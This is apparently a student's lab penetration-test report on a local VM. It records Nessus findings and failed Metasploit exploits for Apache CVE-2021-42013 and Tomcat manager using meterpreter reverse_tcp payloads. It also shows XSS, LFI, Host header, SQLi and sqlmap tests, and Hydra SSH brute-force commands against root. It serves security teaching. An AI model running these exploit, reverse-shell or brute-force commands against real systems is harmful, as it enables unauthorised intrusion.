
Not Found

The requested URL was not found on this server.


c) Nessus


An important thing we learn through Nessus is how to fix all of our vulnerabilities! Turns out most of what needs to be done is to update OpenSSL And Apache (and also Disable the TRACE and TRACK HTTP methods).






As we see, there are two main sources of critical Vulnerabilities , mostly of rating 9.8/10: Apache and OpenSSL (screenshots showing more details about each are available in the Cherrytree).





1)Apache 2.4.54

Nessus showed that the verion of Apache is less that 2.4.52 and greater than 2.4.47 we can try the msfconsole apache exploit for 2.4.49 and 2.4.50 o test




Exploit 4 is worth a shot

```
msf6 > use 4
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > set rhosts 192.168.111.141
rhosts => 192.168.111.141
msf6 exploit(multi/http/apache_normalize_path_rce) > set lhost 192.168.111.128
lhost => 192.168.111.128
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.111.128:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
whoami
[-] https://192.168.111.141:443 - The target is not vulnerable to CVE-2021-42013 (requires mod_cgi to be enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
```

FAIL

Lets look up the CVE-2023-25690 vulnerability. I found a good exploit on the website book.hacktricks.xyz.





```
msf6 > search exploit/multi/http/tomcat_mgr_deploy

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy    2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_mgr_deploy
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.111.141  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.111.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


```
[*] Started reverse TCP handler on 192.168.111.128:4444
[*] Attempting to automatically select a target...
[-] Failed: Error requesting /manager/serverinfo
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.
```


The Apache vulnerability didn’t work (CVE 25690)

2)OpenSSL 1.1.1



Open SSL Vulnerabilty: we searched on msfconsole and found the exploit.






It failed because the exploit works on older versions. It is missing some lines.

d) XSS

We tried running a script but nothing was shown:


Line: <script>alert('TEST');<script> (similar to previous lab)





Nothing appeared on screen so XSS doesn't work.

e) LFI

URL from chatgpt








Gateway Timeout

The gateway did not receive a timely response from the upstream server or application.

Local file inclusion didn’t work

f) Header Injection

Using burpsuite, we changed the host name from earth.local to THETA to check if anything changes:



Request

Pretty Raw Hex

```
1 GET /admin/login HTTP/1.1
2 Host: THETA
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Wed, 22 Nov 2023 14:48:15 GMT
3 Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.
  Python/3.9
4 X-Content-Type-Options: nosniff
5 Referrer-Policy: same-origin
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 143
9
10
11 <!doctype html>
```


Bad request means failure.

g) SQLi

SQL injection vulnerabilities often occur when user input is not properly sanitized, allowing malicious SQL queries to be executed.



If we use OR with terra (since we know that terra is a user thus it is present in the data base) and the login is a success then the web app is vulnerable to sql injection.



The login failed that means that sqli doesn't work

We also try using sqlmap.

```
┌──(kali㉿kali)-[~]
└─$ sudo sqlmap -u 192.168.60.136
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:06:36 /2023-11-22/

[22:06:37] [INFO] testing connection to the target URL
[22:06:37] [WARNING] the web server responded with an HTTP error code (400) which could interfere with t
he results of the tests
[22:06:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:06:37] [INFO] testing if the target URL content is stable
[22:06:37] [INFO] target URL content is stable
[22:06:37] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in
 'www.site.com/index.php?id=1')
[22:06:37] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 3 times

[*] ending @ 22:06:37 /2023-11-22/
```

HTTP error code 400 (Bad Request) was detected three times during the run.

h) Hydra

Some failed attempts of how we tried to use hydra at several stages of the process.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/fasttrack.txt 192.168.60.136 ssh  # Fadi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 14:51:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 129.00 tries/min, 129 tries in 00:01h, 95 to do in 00:01h, 14 active
[STATUS] 112.00 tries/min, 224 tries in 00:02h, 1 to do in 00:01h, 12 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 14:54:08
```

Brute forcing ssh with hydra (fasttrack.txt)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/legion/root-userpass.txt  192.168.60.136 ssh  # Fadi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 14:56:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51 login tries (l:1/p:51), ~4 tries per task
[DATA] attacking ssh://192.168.60.136:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 14:56:36
```

Root userpass.txt

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/legion/ssh-betterdefaultpasslist.txt   192.168.60.136 ssh  # F
adi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:01:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 131 login tries (l:1/p:131), ~9 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 132.00 tries/min, 132 tries in 00:01h, 1 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 15:02:03
```

